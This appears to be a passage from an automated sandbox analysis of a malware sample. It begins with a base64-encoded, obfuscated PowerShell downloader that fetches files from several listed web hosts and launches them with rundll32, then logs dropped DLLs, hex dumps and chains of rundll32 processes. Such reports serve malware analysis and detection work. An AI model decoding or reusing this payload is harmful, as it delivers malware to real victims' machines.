QB4AG0AJwApACsAKAAnAFsAdgAnACsAJwBzACcAKQArACcAOgAvACcAKwAoA
CcALwBtACcAKwAnAHkAYgAnACkAKwAoACcAdQBzACcAKwAnAGkAJwApACsAK
AAnAG4AZQBzAHMAJwArACcAZQAnACsAJwB2AGUAbgAnACkAKwAoACcAdAAnA
CsAJwAuAGMAbwBtACcAKQArACgAJwAvAHQAaQAnACsAJwBrAGkAJwApACsAK
AAnAC0AJwArACcAaQBuACcAKQArACgAJwBzAHQAYQAnACsAJwBsACcAKwAnA
GwAJwArACcALwBlAC8AQAAnACkAKwAoACcAdwBdAHgAbQAnACsAJwBbAHYAJ
wArACcAOgAnACkAKwAoACcALwAvAHUAJwArACcAaABrACcAKwAnAC4AYwBuA
CcAKQArACgAJwBjAHIAJwArACcAYQBuAGUAcwAnACkAKwAnAC4AYwAnACsAK
AAnAG8AJwArACcAbQAvACcAKQArACgAJwBFACcAKwAnAHIAcgAnACkAKwAnA
G8AJwArACgAJwByACcAKwAnAFAAYQBnAGUAcwAnACkAKwAnAC8AMwAnACsAJ
wAvACcAKwAnAEAAJwArACgAJwB3AF0AeABtACcAKwAnAFsAdgBzACcAKQArA
CcAOgAvACcAKwAnAC8AJwArACcAYwBhACcAKwAnAHAAJwArACgAJwB0AHUAc
gAnACsAJwBlACcAKwAnAHQAaABlAGEAYwAnACkAKwAnAHQAaQAnACsAJwBvA
CcAKwAnAG4AJwArACcALgAnACsAKAAnAGMAbwBtAC4AJwArACcAYQB1ACcAK
QArACgAJwAvACcAKwAnAHcAcAAtACcAKwAnAGkAbgBjACcAKQArACcAbAB1A
CcAKwAnAGQAJwArACgAJwBlAHMAJwArACcALwBZACcAKQArACcAagBwACcAK
wAoACcALwBAACcAKwAnAHcAXQAnACsAJwB4AG0AWwB2AHMAOgAnACsAJwAvA
C8AdABoACcAKQArACcAZQBuACcAKwAoACcAZQAnACsAJwB0AHcAJwArACcAb
wByAGsAJwArACcAZQByAC4AYwAnACkAKwAoACcAYQAnACsAJwAvAGMAJwApA
CsAJwBvAG0AJwArACcAbQBlACcAKwAnAG4AdAAnACsAJwAvACcAKwAnADgAJ
wArACcATgA0ACcAKwAnAC8AJwArACcAQAAnACsAJwB3ACcAKwAoACcAXQB4A
G0AJwArACcAWwB2ACcAKQArACgAJwBzADoAJwArACcALwAnACkAKwAoACcAL
wAnACsAJwB0AHIAJwApACsAKAAnAGEAJwArACcAeQBvAG4AbABBpAG4AJwApA
CsAJwBlACcAKwAnAGcAJwArACcAaAAuACcAKwAoACcAYwBvACcAKwAnAG0AL
wAnACsAJwBjAGcAaQAtAGIAaQAnACkAKwAoACcAbgAnACsAJwAvAEgAQgBQA
CcAKwAnAFIALwBAACcAKQArACcAdwBdACcAKwAnAHgAbQAnACsAKAAnAFsAd
gAnACsAJwA6AC8ALwBtAG0AbwAnACsAJwAuACcAKQArACgAJwBtACcAKwAnA
GEAcgAnACkAKwAnAHQAaQAnACsAKAAnAG4AcABvAGwAbABvACcAKwAnAGMAJ
wArACcAawAuAGMAbwAuACcAKQArACgAJwB1AGsAJwArACcALwBhAC8AJwArA
CcAUwBRAFMAJwApACsAJwBHACcAKwAnAGcAJwArACcALwAnACkALgAiAHIAZ
QBgAFAAYABMAGEAYwBFACIAKAAoACgAJwB3ACcAKwAnAF0AeABtAFsAJwApA
CsAJwB2ACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAd
wAnACkALAAoACgAJwBoACcAKwAnAHQAdAAnACkAKwAnAHAAJwApACwAJwAzA
GQAJwApAFsAMQBdACkALgAiAFMAcABMAGAAaQBUACIAKAAkAEUANwA3AEsAI
AArACAAJABOADMAMQA3ADYAYwByACAAKwAgACQAVQAxADEASAApADsAJABZA
DgAXwBZAD0AKAAoACcASwA5ACcAKwAnADAAJwApACsAJwBHACcAKQA7AGYAb
wByAGUAYQBjAGgAIAAoACQATAB5AHQAdwB6ADIAcwAgAGkAbgAgACQAWAA0A
F8AMQBxADgAcQApAHsAdAByAHkAewAoAC4AKAAnAE4AZQAnACsAJwB3AC0AT
wAnACsAJwBiAGoAZQBjAHQAJwApACAAUwBZAHMAVABBFAG0ALgBuAEUAdAAuA
FcAZQBCAEMAbABBpAEUATgB0ACkALgAiAGQAbwBXAG4AYABMAGAAbwBBAGQAZ
gBJAGAATABFACIAKAAkAEwAeQB0AHcAegAyAHMALAAgACQATwBqAGkAaABuA
HcAZwApADsAJABaADgAMwBRAD0AKAAnAFgAMAAnACsAJwAzAEcAJwApADsAS
QBmACAAKAAoACYAKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUAbQAnACkAIAAkA
E8AagBpAGgAbgB3AGcAKQAuACIATABgAGUATgBHAHQAaAAiACAALQBnAGUAI
AAzADIAOAAxADcAKQAgAHsALgAoACcAcgAnACsAJwB1AG4AZAAnACsAJwBsA
GwAMwAyACcAKQAgACQATwBqAGkAaABuAHcAZwAsACgAKAAnAFMAJwArACcAa
ABvACcAKQArACgAJwB3AEQAaQAnACsAJwBhACcAKwAnAGwAbwAnACkAKwAnA
GcAQQAnACkALgAiAHQAYABvAHMAVABSAEkAYABOAGcAIgAoACkAOwAkAFkAN
gA5AEwAPQAoACcASwA4ACcAKwAnADQAVgAnACkAOwBiAHIAZQBhAGsAOwAkA
FYAXwAyAFYAPQAoACcAWAAwACcAKwAnADcAUwAnACkAfQB9AGMAYQB0AGMAa
AB7AH0AfQAkAFEANQAxAE8APQAoACgAJwBIACcAKwAnAF8AMwAnACkAKwAnA
EcAJwApAA==

Imagebase:	0x13f2e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2107242892.0000000000216000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2107409443.0000000001BA6000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Wdduy2m	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Wdduy2m\Tmc1kuo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8AABEC7	CreateDirectoryW
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	3	7FEE8AABEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	success or wait	2	7FEE8AABEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 5a de fd 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 46 00 00 00 d4 04 00 00 00 00 00 f0 21 00 00 00 10 00 00 00 60 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 05 00 00 04 00 00 01 09 06 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...Z.._.......... .!...2.F...........!.......`.. ............................`	success or wait	6	7FEE8AABEC7	WriteFile
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	unknown	8753	73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15 78 73 00 10 6a 00 ff 15	s..j...xs..j...xs..j...xs..j.. .xs..j...xs..j...xs..j...xs..j ...xs..j...xs..j...xs..j...xs. .j...xs..j...xs..j...xs..j...x s..j...xs..j...xs..j...xs..j.. .xs..j...xs..j...xs..j...xs..j ...xs..j...xs..j...xs..j...xs. .j...xs..j...xs..j...xs..j...x s..j...xs..j...	success or wait	11	7FEE8AABEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8915208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8A3A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE8AABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE8AABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE8AABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE8A069DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE8A069DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 960 Parent PID: 2692

General

Start time:	19:15:50
Start date:	12/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll ShowDialogA
Imagebase:	0xffbb0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	unknown	64	success or wait	1	FFBB27D0	ReadFile
C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll	unknown	264	success or wait	1	FFBB281C	ReadFile

Analysis Process: rundll32.exe PID: 2916 Parent PID: 960

General

Start time:	19:15:50
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Wdduy2m\Tmc1kuo\J70H.dll ShowDialogA
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2956 Parent PID: 2916

General

Start time:	19:15:51
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qafsungwqhhv\abffsuupeze.glo',ShowDialogA
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2908 Parent PID: 2956

General

Start time:	19:15:52
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hqmvwbjvtszlkw\wwuzivduoqkxt.pxe',ShowDialogA
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2484 Parent PID: 2908

General

Start time:	19:15:54
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Aanys\cokk.vuq',ShowDialogA
Imagebase:	0x6e0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis